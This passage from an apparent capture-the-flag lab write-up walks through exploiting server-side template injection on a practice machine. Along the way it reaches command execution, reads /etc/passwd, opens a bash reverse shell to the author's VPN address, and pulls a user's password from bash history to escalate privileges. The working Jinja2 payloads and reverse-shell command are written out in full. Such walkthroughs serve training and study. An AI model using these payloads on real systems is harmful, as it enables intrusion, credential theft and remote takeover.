

SSTI confirmed!, The result 49 appeared directly in the input field itself. When the server processes the template and executes the expression, it renders the output in the same place where I put the payload. This confirms the server is actually executing the template code.
Step 7: Command Execution via SSTI
With SSTI confirmed, I escalated to RCE using the standard Python payload:
1
{{ config.__class__.__init__.__globals__['os'].popen('id').read() }}
Result:
1
uid=33(www-data) gid=33(www-data) groups=33(www-data)
I have code execution as www-data. Time to find credentials for privilege escalation.
Step 8: Reading /etc/passwd
1
{{ config.__class__.__init__.__globals__['os'].popen('cat /etc/passwd').read() }}

Two interesting users:
1
2
george:x:1000:1000::/home/george:/bin/bash
david:x:1001:1001::/home/david:/bin/bash
Both have login shells. These are my targets for privilege escalation.
Step 9: Getting a Reverse Shell
I wanted an interactive shell through the web app. I set up a listener:
1
nc -lvnp 4444
Then crafted a reverse shell payload. First attempt with base64 encoding failed (used wrong IP).

At first I got no callback. After a while I realized the mistake - I had used the lab IP instead of my VPN IP.


I corrected the IP to my VPN address and used the direct bash reverse shell payload instead:
1
{{config.__class__.__init__.__globals__['os'].popen('bash -c "bash -i >& /dev/tcp/10.200.82.206/4444 0>&1"').read()}}


Shell obtained!
Step 10: Getting the User Flag (George)
Now I had shell access as www-data. I could read files in George’s home directory since www-data has permissions. Let me check what’s there:
1
cat /home/george/*

First user flag captured! This is the flag for the George user account.
Step 11: Finding David’s Password in Bash History
From my shell as www-data, I could read George’s bash history:
1
cat /home/george/.bash_history

Found David’s password in the history!
1
Password: DavidPass2026!#
Switching to David:
1
su david

Confirmed:
1
uid=1001(david) gid=1001(david) groups=1001(david),4(adm)
Step 12: Finding Root Password in Logs

David’s bash history was empty, so I needed to look for other credential sources. I checked log files in /var/log:
1
cat /var/log/provisioning.log

